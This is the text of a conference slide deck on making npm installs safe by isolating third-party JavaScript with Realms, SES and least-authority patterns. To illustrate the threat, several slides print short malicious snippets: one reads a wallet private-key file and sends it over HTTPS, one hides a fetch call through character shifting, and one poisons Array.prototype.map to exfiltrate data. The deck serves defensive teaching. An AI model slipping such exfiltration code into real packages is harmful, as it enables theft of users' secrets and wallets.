
Making
npm install safe
InfoQ.com: News & Community Site
• 750,000 unique visitors/month
• Published in 4 languages (English, Chinese, Japanese and Brazilian
Portuguese)
• Post content from our QCon conferences
• News 15-20 / week
• Articles 3-4 / week
• Presentations (videos) 12-15 / week
• Interviews 2-3 / week
• Books 1 / month
Watch the video with slide
synchronization on InfoQ.com!
https://www.infoq.com/presentations/
npm-security-realms-ses/
Presented at QCon New York
www.qconnewyork.com
Purpose of QCon
- to empower software development by facilitating the spread of
knowledge and innovation
Strategy
- practitioner-driven conference designed for YOU: influencers of
change and innovation in your teams
- speakers and topics driving the evolution and innovation
- connecting and catalyzing the influencers and innovators
Highlights
- attended by more than 12,000 delegates since 2007
- held in 9 cities worldwide
Code has
power
“In effect, we conjure the spirits
of the computer with our spells.”
— Structure and Interpretation of Computer Programs, by Abelson, Sussman, and Sussman.
2
Kate Sills
Software engineer
@kate_sills
3
4

CryptocurrenciesThird-party
JS code
target
for
attack

1,300,000,000On an average Tuesday , the number of npm downloads is 1.3 billion

Some more stats from npm:
● Over 836,000 packages available
● The average modern web application has over 1000
modules
● Create-react-app 2.1.1 installs 1,770 dependencies
6
A culture of code reuse
“ 97% of the code in a modern web
application comes from npm.
An individual developer is
responsible only for the final 3%
that makes their application
unique and useful.
7
When it goes bad
Using other people’s code is risky.
It’s risky because every package we install can do
whatever it wants.
And we may not find out until it’s too late.
8

Authority in Node.js
Authority comes
through imports
and global
variables
Anyone/anything
can import
modules and use
global variables
The effects are
often opaque to
the user
9
Imports can
happen in
dependencies
many levels deep
No mechanisms
are provided to
prevent access
All packages can
be risky
10

export function addExcitement(str) {
return `${str}!`;
}
// hello -> hello!
11

import fs from ‘fs’;
import https from ‘https’;
export function addExcitement(str) {
return `${str}!`;
}
// hello -> hello!
fs.readfile(‘~/.mywallet.privkey’, sendOverNetwork);
1/2
12

function sendOverNetwork(err, data) {
const req = https.request(options);
req.write(JSON.stringify({privateKey: data}));
req.end();
}
2/2
13



Steps to read any file
1. Get the user (or another
package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!
14

import fs from ‘fs’;
import https from ‘https’;
fs.readfile(‘~/.mywallet.privkey’, sendOverNetwork);
function sendOverNetwork(err, data) {
const req = https.request(options);
req.write(JSON.stringify({privateKey: data}));
req.end();
} 1/2

A pattern of attacks
● event-stream package (11/26/2018)
● electron-native-notify package (6/4/2019)
Both targeted cryptocurrency wallets.
Both tried to add a malicious package as a dependency
Both required access to the file system and the network
15
16

Solutions?
● Write everything yourself
● Pay open source code maintainers so that there is
someone responsible for the security of the packages
● Code audits
The Utility of Code Audits
17
const i = 'gfudi';
const k = s => s.split('').map(c =>
String.fromCharCode(c.charCodeAt() - 1)).join('');
self[k(i)](url);
Courtesy of David Gilbertson
18
Steps to read any file
1. Get the user (or another
package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!

“The mistake is in asking “How can we prevent attacks?”
when we should be asking “How can we limit the damage
that can be done when an attack succeeds?”.
The former assumes infallibility; the latter recognizes that
building systems is a human process.
— Alan Karp, “POLA Today Keeps the Virus at Bay”, HP Labs
19
20
Steps to read any file
1. Get the user (or another
package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
What we need:
Code isolation

JavaScript is especially
good at isolation
22
● Clear separation
between pure
computation and access
to the outside world
● If we sever the
connection to the
outside world, we cut off
most harmful effects
● Not true of other
languages

Isolation in a Realm
23
A realm is, roughly, the
environment in which code
gets executed.
In a browser context, there is
one realm per webpage.

Can we create realms?
24

25

Rather than duplicating
primordials, share them.
Makes the compartment
much, much lighter.
Featherweight Compartments

26
1
Proposal
Make the case for the addition
Describe the shape of a solution
Identify potential challenges
Draft
Precisely describe the syntax
and semantics using formal spec
language
2
Candidate
Indicate that further refinement
will require feedback from
implementations and users
3
Finished
Indicate that the addition is ready
for inclusion in the formal
ECMAScript standard
4
Realms Proposal
Stage 2 at TC39
Realms & Realms shim is a
team effort
27
28
29
Rather than duplicating
primordials, share them.
Makes the compartment
much, much lighter.
Featherweight Compartments

Prototype poisoning
30
Array.prototype.map = (function() {
const original = Array.prototype.map;
return function() {
sendOverNetwork({ data: this });
return original.apply(this, arguments);
};
})();

SES (Secure ECMAScript)
31
SES = Realms + Transitive
Freezing (Hardening)

Using SES
npm install ses
const SES = require('ses');
const s = SES.makeSESRootRealm();
const thirdPartyCode = s.evaluate(`(${unsafeCode})`);
thirdPartyCode();
32
What if our code actually
needs a lot of authority?
Best practices and patterns
POLA
Principle of Least Authority
aka Principle of Least Privilege but POLP doesn’t sound great
34

Grant only the authority that is needed,
and no more
Eliminate ambient and excess authority
35
POLA means:
● Easy access without explicit grants
Following POLA, access should be denied by default and must
be granted explicitly to be able to be used.
36
No Ambient Authority
● Authority beyond what is needed
Following POLA, only the authority that is actually needed
should be granted, and no more
37
No Excess Authority
38

An example:

Command Line Todo App
● Add and display tasks
● Tasks saved to file
● Uses chalk and minimist
○ Chalk (25M weekly downloads): adds color
○ Minimist (27M): parses command line args
39
40

Command Line Todo App
41
42
43

Attenuating access
● Our own access to ‘fs’
● Chalk’s access to ‘os’ and ‘process’
44

const checkFileName = (path) => {
if (path !== todoPath) {
throw Error(`This app does not have access to
${path}`);
}
};
Our own access to ‘fs’
45

const attenuateFs = (originalFs) => harden({
appendFile: (path, data, callback) => {
checkFileName(path);
return originalFs.appendFile(path, data, callback);
},
createReadStream: (path) => {
checkFileName(path);
return originalFs.createReadStream(path);
},
});
46

const pureChalk = (os, process) => {
const stdoutColor = pureSupportsColor(os,
process).stdout;
…
Chalk’s access to os/process
47

const pureSupportsColor = (os, process) => {
const {env} = process;
...
Rewrite supports-color too
48

const attenuateOs = (originalOs) =>
harden({
release: originalOs.release,
});
49

const attenuateProcess = (originalProcess) =>
harden({
env: originalProcess.env,
platform: 'win32',
versions: originalProcess.versions,
stdout: originalProcess.stdout,
stderr: originalProcess.stderr,
});

Object Capabilities
● “don’t separate designation from authority”
● An access-control model
● NOT identity-based
● Makes it really easy to enforce POLA
● Easy to reason about authority
○ The reference graph *is* the graph of authority
For more on object-capabilities, see Chip Morningstar’s post at
http://habitatchronicles.com/2017/05/what-are-capabilities/
50
SES as used today
SES/Realms may be Stage 2 at TC39, but people have started using it
Moddable’s XS
● JavaScript for the Internet of Things
● The XS JavaScript Engine, the only complete ECMAScript 2018
engine optimized for embedded devices
● XS is the first engine to implement Secure ECMAScript (SES)
● Moddable uses SES to enable users to safely install apps written
in JavaScript on their IoT products
52
Metamask’s Sesify
● One of the main Ethereum wallets
● Allows you to run Ethereum apps right in your browser
without running a full Ethereum node
● Over 200,000 dependencies (not deduplicated)
● Sesify is a Browserify plugin that puts every dependency in
its own SES Realm
○ permissions are tightly confined with a declarative
access file
53
Salesforce’s
Locker Service
● Salesforce, one of the primary co-authors of Realms and
SES, uses a version of SES in production in their Locker
Service plugin platform, an ecosystem of over 5 million
developers
54
Limitations
● WIP - still solidifying the API, still working on performance,
developer ergonomics
● Must stringify modules to evaluate in a Realm
● Still Stage 2 in the TC39 proposal process
55
SES:
56
● Provides nearly perfect code isolation
● Is scalable
● Is resilient (doesn’t depend on trust)
● Enables object capability patterns like attenuation
● Allows us to safely interact with other people’s code
We can use your
help!
https://github.com/tc39/proposal-realms
https://github.com/Agoric/realms-shim
https://github.com/Agoric/SES
57
58
Thanks!
Any questions?
You can find me at @kate_sills & kate@agoric.com
Watch the video with slide
synchronization on InfoQ.com!
https://www.infoq.com/presentations/
npm-security-realms-ses/